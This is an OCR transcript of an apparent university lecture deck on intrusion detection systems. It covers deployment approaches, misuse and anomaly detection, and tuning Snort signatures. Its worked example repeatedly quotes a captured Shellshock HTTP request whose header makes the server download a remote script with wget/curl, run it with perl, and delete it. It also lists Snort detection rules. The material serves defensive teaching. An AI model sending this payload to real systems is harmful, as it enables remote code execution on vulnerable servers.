Intrusion Detection Systems (IDS)

Techniques, limitations, and
practical challenges


Dr. Dominik Herrmann

Slides online at http://dhgo.to/idslecture


The lecture covers essential IDS concepts in research and practice. It shows how IDS work on a technical level and what limitations they are subject to.

Intrusion Detection Systems (IDS)

1. Introduction and motivation
2. Architecture and approaches
3. Misuse-based detection
4. Anomaly-based detection
5. Evaluation of IDS accuracy
6. Recent developments



What kind of intrusions are to be detected?



Objective	Spying, Professional Crimes, Terrorism, Corporate Rivalry, Cracking, Vandalism, Voyeurism
Propagation	Human, Autonomous
Origin	Local, Remote, Remote Multiple Sources
Action	Probe, Scan, Flood, Authenticate, Bypass, Spoof, Read, Copy, Termination, Create Processes, Execute, Steal, Modify, Delete, Misdirect, Eavesdrop
Vulnerability	Configuration, Specification, Implementation
Asset	Network, System, Process, Data, User
State Effects	Confidentiality, Integrity, Availability, None
Performance Effects	Timeliness, Precision, Accuracy, None

This framework for the classification of cyber attacks has been proposed by Ye et al. (2005).

What kind of intrusions are to be detected?

intrusion

1. security event, or a combination of multiple security events, that constitutes a security incident in which an intruder gains, or attempts to gain, access to a system or system resource without having authorization to do so.


2. A type of threat action whereby an unauthorized entity gains access to sensitive data by circumventing a system's security protections.

intrusion detection system

A process or subsystem, implemented in software or hardware, that automates the tasks of (a) monitoring events that occur in a computer network and (b) analyzing them for signs of security problems. […]

definitions taken from R. Shirey: Internet Security Glossary, Version 2 (RFC 4949)

Why should we deploy an IDS at all?



for another classification see the taxonomy of security measures by Ventor & Eloff (2003)


Summary and agenda

1. Introduction and motivation
   - IDS complement proactive security measures
   - aim: monitor activities of intruders


2. **Architecture and approaches**
   - Where can IDS be deployed? What events can they analyse and what reactions are possible?
   - How to detect intrusions automatically?

3. Misuse-based detection
4. Anomaly-based detection
5. Evaluation of IDS accuracy
6. Recent developments

There are two deployment approaches, host-based and network-based IDS, each of them having distinct advantages and limitations.




The observable input depends on the placement of the sensor.



- network-based
  - Packet header
    - Source/destination IP
    - Source/destination port
    - IP and TCP flags
  - Packet payload
- host-based
  - Network traffic (decrypted)
  - System (audit) logs
  - Process list
  - System calls
  - File system
  - CPU load, memory usage

Intrusion detection systems collect raw events from the network or their host and can analyse it on multiple levels of aggregation.



raw point data

context data

compound events (derived)

Single network packets

```
GET /phppath/cgi_wrapper
HTTP/1.0..User-Agent: ()
{ :;};/usr/bin/perl -e '
system("wg
```

Statistics (size, duration)

Facts about own network


Address reputation, e.g., 85.212.1.15 is known bot

Time (regular work hours)

Rate of incoming packets

```
0.000 failed SSH login
0.031 failed SSH login
0.062 failed SSH login
0.125 failed SSH login
```

Besides passive intrusion detection systems, there are also active intrusion prevention systems.



Misuse-based techniques need up-to-date attack signatures, while anomaly-based ones have to be trained with “normal behaviour” up-front.

Input

Decision Engine

continuous or sporadic

Reaction

misuses

anomalies

```
alert tcp any any -> $HOME_NET
$HTTP_PORTS (msg: "Shellshock
attempt"; flow: to_server,
established; content:"() {";
http_header; classtype:
attempted-admin; sid:31978;)
```

Known attack signatures

Deviations from the norm


```
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:
35.0) Gecko/20100101 Firefox/35.0

Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/40.0.2214.93 Safari/537.36

Mozilla/5.0 (compatible; MSIE 10.0;
Windows NT 6.1; WOW64; Trident/6.0)

...
```

Anomaly-based techniques are promising because they can detect novel attacks that are missed by misuse-based techniques.



Idealized illustration; what would poor situations look like?

Given some input data, the detection result of an IDS can be classified into one of four cases.

		REACTION OF IDS		
		alert	no alert	
REALITY	it *is* an attack	true positive TP	false negative FN	missed attack
	it is no attack	false positive FP	true negative TN	
		false alarm		

Summary and agenda

1. Introduction and motivation
2. Architecture and approaches
   - NIDS: easier deployment, HIDS: closer to intruder's target
   - process raw and compound data, ideally also context
   - fewer FPs with misuse-based detection, but frequent updates necessary to detect novel attacks

3. **Misuse-based detection**
   - How to write accurate rules for the Snort NIDS?
   - How are rules matched against traffic efficiently?

4. Anomaly-based detection
5. Evaluation of IDS accuracy
6. Recent developments

It is a challenging task to design misuse signatures that are accurate, generic, and difficult to evade, i.e., achieve high sensitivity and specificity,

Desirable property	Description
generic	a single signature should also detect small variations of an attack
difficult to evade	intruders should not be able to alter their attack such that it is missed by the signature
high sensitivity (= high TP rate)	high probability that an actual attack is detected by the IDS
high specificity (= low FP rate)	high probability that benign actions are not flagged as attacks

Worked example: Shellshock vulnerability via Apache's CGI handler (0/4)

```
GET /cgi-bin/php5 HTTP/1.1
User-Agent: () { :;};/usr/bin/perl -e 'print "Content-Type:
text/plain\r\n\r\nXSUCCESS!";system("killall -9 perl;wget
http://some-domain.com/t3.log -O /tmp/t3.log;curl -O /tmp/
t3.log http://some-domain.com/t3.log;perl /tmp/t3.log;rm -
rf /tmp/t3.log*");' ...
```

Worked example: Shellshock vulnerability via Apache's CGI handler (1/4)

```
GET /cgi-bin/php5 HTTP/1.1
User-Agent: () { :;};/usr/bin/perl -e 'print "Content-Type:
text/plain\r\n\r\nXSUCCESS!";system("killall -9 perl;wget
http://some-domain.com/t3.log -O /tmp/t3.log;curl -O /tmp/
t3.log http://some-domain.com/t3.log;perl /tmp/t3.log;rm -
rf /tmp/t3.log*");' ...
```

#	Sensitivity	Specificity	Rule
1	– –	– –	content:"GET /cgi-bin ... User-Agent: () {... log*");'"

can we do better?

Worked example: Shellshock vulnerability via Apache's CGI handler (2/4)

```
GET /cgi-bin/php5 HTTP/1.1
User-Agent: () { :;};/usr/bin/perl -e 'print "Content-Type:
text/plain\r\n\r\nXSUCCESS!";system("killall -9 perl;wget
http://some-domain.com/t3.log -O /tmp/t3.log;curl -O /tmp/
t3.log http://some-domain.com/t3.log;perl /tmp/t3.log;rm -
rf /tmp/t3.log*");' ...
```

#	Sensitivity	Specificity	Rule
1	– –	– –	content:"GET /cgi-bin ... User-Agent: () {... log*");'"
2	–	–	content:"User-Agent: () {"; http_header; nocase;

Worked example: Shellshock vulnerability via Apache's CGI handler (3/4)

```
GET /cgi-bin/php5 HTTP/1.1
User-Agent: () { :;};/usr/bin/perl -e 'print "Content-Type:
text/plain\r\n\r\nXSUCCESS!";system("killall -9 perl;wget
http://some-domain.com/t3.log -O /tmp/t3.log;curl -O /tmp/
t3.log http://some-domain.com/t3.log;perl /tmp/t3.log;rm -
rf /tmp/t3.log*");' ...
```

#	Sensitivity	Specificity	Rule
1	– –	– –	content:"GET /cgi-bin ... User-Agent: () {... log*");'"
2	–	–	content:"User-Agent: () {"; http_header; nocase;
3	+	–	content:"() {"; http_header;

can we still do better?

Worked example: Shellshock vulnerability via Apache's CGI handler (3/4)

```
GET /cgi-bin/php5 HTTP/1.1
User-Agent: ()
 { :;};/usr/bin/perl -e 'print "Content-Type: text/plain\r
\n\r\nXSUCCESS!";system("killall -9 perl;wget http://some-
domain.com/t3.log -O /tmp/t3.log;curl -O /tmp/t3.log
http://some-domain.com/t3.log;perl /tmp/t3.log;rm -rf /tmp/
t3.log*");' ...
```

HTTP headers can be wrapped!

#	Sensitivity	Specificity	Rule
1	– –	– –	content:"GET /cgi-bin ... User-Agent: () {... log*");'"
2	–	–	content:"User-Agent: () {"; http_header; nocase;
3	+	–	content:"() {"; http_header;

can we still do better?

Worked example: Shellshock vulnerability via Apache's CGI handler (4/4)

```
GET /cgi-bin/php5 HTTP/1.1
User-Agent: ()
 { :;};/usr/bin/perl -e 'print "Content-Type: text/plain\r
\n\r\nXSUCCESS!";system("killall -9 perl;wget http://some-
domain.com/t3.log -O /tmp/t3.log;curl -O /tmp/t3.log
http://some-domain.com/t3.log;perl /tmp/t3.log;rm -rf /tmp/
t3.log*");' ...
```

#	Sensitivity	Specificity	Rule
1	– –	– –	content:"GET /cgi-bin ... User-Agent: () {... log*");'"
2	–	–	content:"User-Agent: () {"; http_header; nocase;
3	+	–	content:"() {"; http_header;
4	+ +	–	content:"() {"; http_header; pcre:"/\(\)\s*\{/H"

There is a large number of community generated rules for Snort. However, these rules generate many false alerts. Refining and tuning necessary.

sdf	sensitive_data: sensitive data - eMail addresses
attempted-user	smtp: Attempted response buffer overflow
attempted-admin	OS-OTHER Bash CGI environment variable injection attempt
attempted-recon	GPL DNS named version attempt
attempted-recon	GPL SNMP public access udp
rpc-portmap-decode	GPL RPC portmap listing UDP 111
misc-activity	GPL ICMP_INFO PING *NIX
web-application-attack	ET Generic revslider Arbitrary File Download
policy-violation	ET connection to server vulnerable to POODLE attack
attempted-admin	ET Possible CVE-2014-6271 Attempt in HTTP Cookie
web-application-attack	ET Possible WP CuckooTap Arbitrary File Download
network-scan	ET SCAN NETWORK Incoming Masscan detected
